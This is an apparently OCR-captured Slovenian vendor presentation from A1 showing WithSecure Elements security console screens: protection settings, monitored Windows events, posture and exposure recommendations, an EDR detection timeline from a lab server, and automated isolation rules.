	c2aa0d483614c3e4ee62c4ca19f13a027c462a3f129666938ef4fabfb5	User marko.kasic@a1.si added a global exclusion at 2025-05-30T12:35:01+02:00	
	6ef8310627537b1d24409574bc3c398cd97	Empty	
	7a081a42826a58e91dabf60e06ce859b970	Empty	

Quarantine ⓘ

Search for prof...

- General
- Description
- End user rights
- Basic
- General
- Scanning settings**
- Real-time scanning
- Manual scanning
- Browsing Protection
- Firewall
- Software Updater
- Device control
- Automated tasks

## Rollback

### Global setting ⓘ

Enable rollback

For rollback to work, you need to ensure that both DeepGuard and Real-time scanning are enabled



## Namenska zaščita pred ransomware

### Allow and monitor ⓘ

Enable allow and monitor mode



### Backup files ⓘ

Allow to restore reverted files



A custom folder to store backed-up files

If the folder is not empty, ensure that it already exists and that the SYSTEM account has the necessary write access rights.

Maximum size for a backup file

The size in megabytes for each file in the backup folder. Overall limitation for all files is 300 MB per process.

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

Network location settings

Rollback

Premium

Application control

DataGuard

Offload scanning

System event detection

Nadzor aplikacij s preddefiniranimi pravili in možnostjo lastnih pravil

Application control

Global setting ⓘ

Enable application control



Application control ⓘ

Global rule

Allow all applications

Application control rules

Add rule to the top

Add rule to the bottom

Premium

Application control

Active	Name and description	Activity, action and alert	Conditions	
<input checked="" type="checkbox"/>	Block potentially unwanted applications in Temp folder	Application start and module load	Target path starts with %TEMP% <a href="#">Add one more value</a>	
	Prevents running potentially unwanted applications located in Temp folder	Block	Target reputation is greater or equal to 10 <a href="#">Add one more value</a>	
		Attention	Target reputation is less or equal to 100 <a href="#">Add one more value</a>	

System event detection

**Dostop do Windows Security dogodkov znotraj Elements portala – privzeto izbrani 3 dogodki**

Global setting ⓘ

Enabled



Events ⓘ

System events to detect

Active	Event ID	System log	Event source	Security event category	Description
<input checked="" type="checkbox"/>	1102	Security	Microsoft-Windows-Eventlog	Action needed	Audit log was cleared. This can relate to a potential attack
<input checked="" type="checkbox"/>	4740	Security	Microsoft-Windows-Security-Auditing	Attention	A user account was locked out
<input type="checkbox"/>	4767	Security	Microsoft-Windows-Security-Auditing	Information	A user account was unlocked
<input type="checkbox"/>	4728	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled global group
<input type="checkbox"/>	4732	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled local group
<input type="checkbox"/>	4756	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled universal group

- Manual scanning
- Browsing Protection
- Firewall
- Software Updater
- Device control
- Automated tasks
- Network location settings
- Rollback
- Premium**
- Application control
- DataGuard
- Offload scanning
- System event detection**

# Varnostna priporočila na podlagi podatkov, ki so vidni Elements Agentu

- Home
- ENVIRONMENT
- Devices
- Cloud
- Network
- Device Security Posture**
- Exposure
- Identities
- Patch Management
- Software Reputation
- EVENTS
- Security Events
- Broad Context Detections
- Response
- SECURITY CONFIGURATIONS
- Profiles
- Automated actions
- Scans
- Scan Templates
- Reports


### Device Security Posture

Security recommendations

Compliant: 0 Non compliant: 19

Select field [v] Equals [v] Select value [v] [Apply] [Cancel] [Clear all filters]

Security recommendation	Status	Devices	Profiles	Supported
Minimum password length is not defined or less than 8 characters	!	30609	0	Windows, Apple, Linux, iOS, Android
System drive encryption is disabled	!	27630	0	Windows, Apple, Linux, iOS, Android
User is allowed to uninstall client without password in the profile	!	26979	205	Windows, Apple, Linux, iOS, Android
Account lockout threshold is not configured	!	24438	0	Windows, Apple, Linux, iOS, Android
Reset account lockout counter after	!	24215	0	Windows, Apple, Linux, iOS, Android
Account lockout duration	!	23539	0	Windows, Apple, Linux, iOS, Android
Over 10% of workstations have been last logged in by an admin user	!	9328	0	Windows, Apple, Linux, iOS, Android
End of life operating system	!	5322	0	Windows, Apple, Linux, iOS, Android
Account lockout threshold is not configured and RDP is enabled	!	3941	0	Windows, Apple, Linux, iOS, Android
Account lockout threshold	!	962	0	Windows, Apple, Linux, iOS, Android
Reputation-based browsing is disabled	!	295	0	Windows, Apple, Linux, iOS, Android
User can turn off real-time scanning on the client as the setting is unlocked in the profile	!	285	310	Windows, Apple, Linux, iOS, Android



# Velja za WithSecure Elements EPP (+EDR) licence

## Trenutne težave z delovanjem

- Home
- ENVIRONMENT
  - Devices
  - Cloud
  - Network
  - Device Security Posture
  - Exposure
  - Identities
  - Patch Management
  - Software Reputation
- EVENTS
  - Security Events
  - Broad Context Detections
  - Response
- SECURITY CONFIGURATIONS
  - Profiles
  - Automated actions
  - Scans
  - Scan Templates
- Reports

### Issues

<https://community.withsecure.com/en/kb/articles/29714-changes-in-support-on-microsoft-windows-minimum-patch-level>

Item type	Severity	Affected devices
<p>Devices at risk due to missing Windows patch Check all necessary Windows updates are installed <a href="#">Check 280 devices</a></p> <p>Recently Microsoft has required that all anti-malware vendors sign their applications using a different certificate. This certificate is either present in the operating system or has been previously provided via windows updates. Devices that have not been updated in a long time might be missing the updates and this will prevent updating our engines and eventually result in reduced protection and possible malfunction. For more information on this change see the support article: <a href="https://community.withsecure.com/en/kb/articles/29714-changes-in-support-on-microsoft-windows-minimum-patch-level">https://community.withsecure.com/en/kb/articles/29714-changes-in-support-on-microsoft-windows-minimum-patch-level</a>. To resolve this issue please ensure that the updates linked to from the above article are installed on relevant devices. Once this is done the next engine updates withsecure releases will successfully install on the devices and they will no longer be visible through this notification. This can take up to 2 weeks.</p>	Critical	280
<p>Missing Critical Software Updates Use Software Updater to apply critical updates. Use "Automated Tasks" in the profile to automate software update installation. <a href="#">Check 7686 devices</a></p>	Critical	7686
<p>Software Updater state has been critical for over 30 days Use Software Updater to apply critical updates. Use "Automated Tasks" in the profile to automate software update installation. <a href="#">Check 7558 devices</a></p>	Critical	7558
<p>End of Life Windows clients Update the client software. If EOL products are used, replace with newer products. <a href="#">Check 1150 devices</a></p>	Critical	1150
<p>Malware Definitions Outdated Send full status update to device. Boot device. <a href="#">Check 1036 devices</a></p>	Critical	1036
<p>BitLocker recover key collection failed Please collect and review the client's logs. If needed, contact support for further assistance. <a href="#">Check 204 devices</a></p>	Critical	204

# Velja za WithSecure Elements Exposure Management licence

## Vpliv zaznanih ranljivosti na celoten nivo kibernetске varnosti (potrebuje Exposure licenco)

The screenshot displays the 'Exposure' management interface. The left sidebar contains navigation options: Home, ENVIRONMENT, Devices, Cloud, Network, Device Security Posture (with 'Exposure' selected), Identities, Patch Management, Software Reputation, EVENTS, Security Events, Broad Context Detections, Response, SECURITY CONFIGURATIONS, Profiles, Automated actions, Scans, and Scan Templates. The main content area is titled 'Exposure' and includes tabs for Recommendations, Findings, Vulnerabilities, Vulnerability coverage, and Cloud coverage. A filter bar at the top shows 'Status Does not equal False Positive, Done'. Below this, a table lists 30 recommendations (out of 96 total). A red box highlights the 'Recommendation' and 'Remediation i...' columns, showing various severity levels: CRITICAL, HIGH, MEDIUM, and LOW. A red arrow points from the text above to the 'CRITICAL' severity level in the first row.

<input type="checkbox"/>	Recommendation	Remediation i...	Effort	Place of fix	Status	Affected a...	Included fi...	Related fin...	Related att...	Generated ...
<input type="checkbox"/>	Upgrade Mozilla Firefox	CRITICAL	Medium	Devices	Open	1	267	Vulnerability	1	Sept 03, 202... 1 year ago
<input type="checkbox"/>	Upgrade Wordpress	HIGH	Medium	Devices	Open	1	122	Vulnerability	8	Sept 04, 202... 1 year ago
<input type="checkbox"/>	Upgrade Amazon Linux OS a...	HIGH	N/A	Devices	Open	2	41	Vulnerability	8	Nov 06, 2024... 11 months ago
<input type="checkbox"/>	Predictable Resource Location - Hidden res...	MEDIUM	Low	Network	Open	3	24	Vulnerability	0	Jul 22, 2025, ... 2 months ago
<input type="checkbox"/>	Implement Complex Redundancy for Busine...	LOW	High	Cloud	Open	5	5	Cloud	0	Jan 16, 2025,... 8 months ago
<input type="checkbox"/>	Remediate identity breach of multiple users	LOW	Medium	Identities	Open	1	1	Identity   More	0	Sept 05, 202... 1 year ago
<input type="checkbox"/>	Upgrade Spring Framework	LOW	Medium	Devices	Open	1	18	Vulnerability	2	Sept 03, 202... 1 year ago
<input type="checkbox"/>	Upgrade VideoLAN VLC	LOW	Medium	Devices	Open	2	62	Vulnerability	1	Sept 03, 202... 1 year ago
<input type="checkbox"/>	Upgrade Microsoft software	LOW	Medium	Devices	Open	6	25	Vulnerability	0	Sept 03, 202... 1 year ago
<input type="checkbox"/>	Reconfigure/improve Crypto...	LOW	Medium	Devices	Accepted ...	1	10	Vulnerability	0	Sept 03, 202... 1 year ago
<input type="checkbox"/>	Server Misconfiguration - Missing 'secu...	LOW	Low	Network	Open	5	13	Vulnerability	0	Jul 22, 2025, ...

# Samodejno klasificiranje združene detekcije (EDR licenca)

< Back to Detections list  
Broad Context Detection 1 of 11 < >  
Severe 91 ID: 502263-47854, Category: Late

**Status** ⓘ  
New ▾

**Quick actions**

- Analyze with Luminen
- Isolate affected device
- Scan device
- Collect forensics package
- Enumerate tasks
- Enumerate processes

More **Response actions** ⓘ available from the process details.

**Elevate to WithSecure**  
Elevate
















**Company**  
A1 Slovenija, d.d.\_NFR

**Affected devices (1)**  
LAB-SERVER2.a1itaas.eu

**Identical BCDs (0)**

**Similar BCDs (0)**

- ## Hitre akcije analitika:
- Osamitev
  - EPP pregled
  - Diagnostika
  - Ročne akcije odzivanja (EDR licenca)



# Male „medium“ aktivnosti znotraj združene detekcije (EDR licenca)

**Velja za WithSecure Elements EDR (+EPP)  
licence**

# Velja za WithSecure Elements EDR (+EPP) licence

Časovnica vseh dodanih incidentov v skupno detekcijo (EDR licenca)

Summary Process Tree **Timeline** Analysis Device Details Comments Log

The table below shows the collection of detections.

Choose an option  Please select  Add value  Add [Clear all filters](#)

Severity equals Critical, High, Medium, Low | X

1 - 20 of 132 < 1 of 7 >

Time	Severity	Type	Detection name	Source device	Process name
2 hours ago 15.10.2025 04:20:33 UTC+02:00	MEDIUM	Injection, Abnormal library or module	Rare process created thread MITRE attack ID: T1055	LAB-SERVER2.a1itaas.eu	ljut1.exe
2 hours ago 15.10.2025 04:20:07 UTC+02:00	LOW	C2	Detected tree to dotted quad MITRE attack ID: TA0011	LAB-SERVER2.a1itaas.eu	ljut1.exe
2 hours ago 15.10.2025 04:19:46 UTC+02:00	MEDIUM	-	Modified settings of windows defender MITRE attack ID: T1562.001, T1059.001	LAB-SERVER2.a1itaas.eu	powershell.exe
2 hours ago 15.10.2025 04:18:28 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:28 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	HIGH	Abnormal file accesses	Multiple high defender alerts on one host MITRE attack ID: TT1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	MEDIUM	Malware	Defender detected threat MITRE attack ID: TT1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:07 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:07 UTC+02:00	MEDIUM	Malware	Defender detected threat MITRE attack ID: TT1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:15:48 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002, TA0002, T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:15:48 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe

Automated actions **Add rule**

General Automated services Suppression rules

Choose an option Please select Add value Add Clear all filters

<input type="checkbox"/>	Active	Rule name	Rule type	Response	Scope	Risk level
<input type="checkbox"/>	<input type="checkbox"/>	<a href="#">Device isolation</a>	Endpoint	<input checked="" type="radio"/> Device isolation	All devices	Severe an
<input type="checkbox"/>	<input type="checkbox"/>	<a href="#">SOC Osamitev</a>	Endpoint	<input checked="" type="radio"/> Device isolation	Devices with labels	Severe

**Samodejno odzivanje na zaznane XDR alarme z osamitvijo (EDR licenca)**

Edit rule

**Rule name \***  
SOC Osamitev

**Rule type**  
Endpoint

**Response**  
 Device isolation

**Organizations \***  
1 selected

**Scope \***  
 All devices  
 Devices with labels

SOC (1)

Labels selected: SOC

**Applies to \***  
 Non-critical devices  
 Critical devices

**Risk level \***  
Severe

**Schedule\***  
Continuous

Save

**Velja za WithSecure Elements EDR (+EPP) licence**

# Velja za WithSecure Elements EDR (+EPP) licence

Navigation sidebar:

- Home
- ENVIRONMENT
- EVENTS
- Security Events
- Broad Context Detections
- Response**
- SECURITY CONFIGURATIONS
- Profiles
- Automated actions
- Scans
- Scan Templates
- Reports
- MANAGEMENT
- Security services
- Requests
- Support
- COLLABORATION PROTECTION

W / T H secure

## Events / Response

### New response action

Progress: 1. Devices (checked) → 2. Actions (active) → 3. Parameters → 4. Summary

#### Actions

Search:

- Process memory dump (Linux)**  
Retrieves memory dumps from a running process.
- Enumerate processes**  
Enumerates running processes.
- Kill process (Linux / Mac)**  
Kills processes.
- Process memory dump (Windows)**  
Retrieves memory dumps of one or more processes.
- Kill Process (Windows)**  
Kills processes with memory capture.

\* The output for these actions is in jsonl. [Find out more.](#)

Buttons: Back, Next

Message: Please enter correct parameters to create response action.

**Ročne akcije odzivanja  
in forenzične analize  
(EDR licenca)**



# Velja za WithSecure Elements EDR (+EPP) licence

**Pregled celotne programske opreme in njihov reputation (potrebuje EDR licenco)**

- Home
- ENVIRONMENT
  - Devices
  - Cloud
  - Network
  - Device Security Posture
  - Exposure
  - Identities
  - Patch Management
  - Software Reputation**
- EVENTS
  - Security Events
  - Broad Context Detections
  - Response
- SECURITY CONFIGURATIONS
  - Profiles
  - Automated actions
  - Scans

Environment / Software Reputation


## Software Reputation (93)

Choose an option equals Choose an option Add Clear all filters

1 - 20 of 93 < 1 of 5 >

Search in the software list

Software name	Internal name	Description	Vendor	Devices	Reputation
<a href="#">7-Zip</a>	7z	7z Plugin	Igor Pavlov	3	Safe
<a href="#">Acronis Cyber Protect</a>	nfs_service	NFS Server Service	Acronis International GmbH	1	Safe
<a href="#">Adobe Acrobat</a>	ADNotificationManager.exe	Adobe Acrobat	Adobe	1	Safe
<a href="#">Adobe Reader and Acrobat M...</a>	AdobeARM.exe	Adobe Reader and Acrobat M...	Adobe Inc.	2	Safe
<a href="#">AeTrayMenu</a>	Customized for the WampSer...	AeTrayMenu	Private	1	Unknown
<a href="#">Apache HTTP Server</a>	mod_alias.so	alias_module for Apache	Apache Software Foundation	1	Safe
<a href="#">Avid Link</a>	Setup	Avid Installer	Avid Technology, Inc.	2	Safe
<a href="#">BridgeCommunication</a>	BridgeCommunication.exe		HP Inc.	1	Safe
<a href="#">CRLogTransport Application</a>	CRLogTransport	CRLogTransport Application	Adobe Inc.	1	Safe
<a href="#">DiagsCap</a>	DiagsCap.exe		HP Inc.	1	Safe
<a href="#">dynabook Support Utility</a>	dynabookSupportUtility.resou...	dynabook Support Utility	Dynabook Inc.	1	Safe
<a href="#">E_DTSKSD.EXE</a>	E_DTSKSD.EXE	E_DTSKSD.EXE	Seiko Epson Corporation	1	Safe
<a href="#">Epson EULA Navi</a>	EpsonEULA	Epson EULA Navi for x86	Seiko Epson Corporation	1	Safe
<a href="#">Epson Event Manager</a>	EEventManager	Epson Event Manager	Seiko Epson Corporation	1	Safe



# WithSecure Elements in Varnostno Operativni Center

## Dva ključna stebra zaščite

- XDR – evolucija EDR z zaščito digitalnih identitet
- XM – proaktivno iskanje ranljivosti

## 24-urno spremljanje

- A1 varnostno operativni center
- Obveščanje in odzivanje na varnostne dogodke

Powered by

W / I T H<sup>™</sup>  
secure


A1

Vprašanja?



A<sup>1</sup> ICT Distribucija

W / I T H<sup>™</sup>  
secure



**HVALA ZA POZORNOST!**

<https://varnostne-resitve.si/>

[ict-partners@A1.si](mailto:ict-partners@A1.si)